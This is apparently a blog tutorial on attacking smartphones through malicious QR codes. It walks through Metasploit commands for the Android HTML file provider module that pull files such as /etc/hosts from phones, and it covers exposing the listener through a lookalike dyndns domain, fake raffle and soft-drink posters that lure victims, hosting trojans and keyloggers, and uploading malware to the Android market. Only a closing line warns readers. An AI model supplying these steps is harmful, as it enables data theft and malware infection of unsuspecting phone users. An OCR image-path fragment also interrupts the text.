Using QR tags to Attack SmartPhones (Attaging)

If someone told you that a computer attack can be launched from a printed paper. Do you think it's possible?

And if I told you that your smartphone is a device that can be attacked by this kind of source? Could you believe it?

Well, I will tell you. This is possible!

Probably if we know in some depth to use some of the advanced uses that can be made from these kind of devices, we will be familiar with bar codes or bidimentional code (Qr) .An example of this kind of code is the picture shown below.

This kind of code can transmit many type of information to the smartphones, Some things that can be transmitted are, web links, phones numbers, sms, text, etc.

People are unable to distinguish what is stored inside de image until it is scanned by our smartphone. Some software like ScanLife software redirects the user without showing where you are going. This is a serious problem since this is the equivalent of clicking a link with your eyes closed. In some cases where the software displays the contained info before the connection will be made can be corrected with a little of social engineering. For example we can put a code in a fake advertising, you can also get a domain related to the fake advertising in dyndns.

If you stand watching some code that is placed in a supermarket will be many people scanning it.

Almost the people scan every code they see just to see it, without interest for the safety of their phones. Taking advantage of the user currently ignores the danger of his actions

Some of the possible attacks include:

Attaging+ metasploit

One way to attack using metasploit and attaging consist in put a metasploit listening some port in the attacker's machine. Later you must create a Qr tag with a url inside pointed to the evil server listening with metasploit.

To attract some victims, for example, we can put up posters offering to participate in a sweepstakes or cheat the user telling him "come on Download the latest mp3 of Shakira or scan this code and win a coke, etc, etc. When the user scans the code is taken to the attacker trap.

To setup metasploit to accomplish this, you must to do the next steps:
. /msfconsole

Once the console is running, you must type this

use gather/android_htmlfileprovider

set FILES /etc/hosts
This is the file we're going to steal of the phone. For example, we get the hosts file (if it's not set this exploit will try to obtain this files /proc/version /proc/self/status, /data/system/packages.list)

set URIPATH /

set SRVPORT 80
If this value is not set this will star listening on port 8080

run

We set up a dyndns domain and attach it to our internet router for example kocakola.dyndns.tv


Now we must publish to internet our metasploit's port in our internet router.

For example should looks like this:

METASPLOIT: 8080 <----ROUTER:80<---------INTERNET <-----SMARTPHONE READER OF QR

The next step is build a qr that the people can scan with their smartphone. So we must go to the following url:

http://qrcode.kaywa.com/



Once we have the site up, we must generate the label pointed to our evil site (in this example the tag is pointed to http://kokakola.dynds.tv/)

Now is the moment to get in action, so we must put our posters advertising that convinces people

to read our code with their scanners. They can be stickers, stamps and more effective advertising with false promises, for example: "Participate in a raffle for a house scanning this code!"

Attaging + malware

The infrastructure is similar to that described above, the only thing that changes is inviting the victim cheating him to download a malicious application (trojans keyloggers, etc.) and instead of using metasploit we must use a webserver to host the malicious files. This is effective when the device is to enable debug mode in the case of android.
to increase the effectiveness you can add the application to the android market, this allows you to install malware without having enable the debug mode. It will not be the first malware hosted in the market.

Defacement of posters

After such a kind of attacks exist defacement of posters printed on paper is now possible, the way to do this is replacing a legitimate advertising code printed
on a poster, with a sticker overlay that will redirects the user to another site controlled by an attacker.
An example might be a famous Argentinian appliance store were i found this tag over
a refrigerator where I took the following picture:

So be careful with all what you scan !..... there may be someone bad are waiting for you.

I hope you liked
I always say "my english sucks" (thanks to google translator) :P
Augusto Pereyra
apereyra (at) gmail.com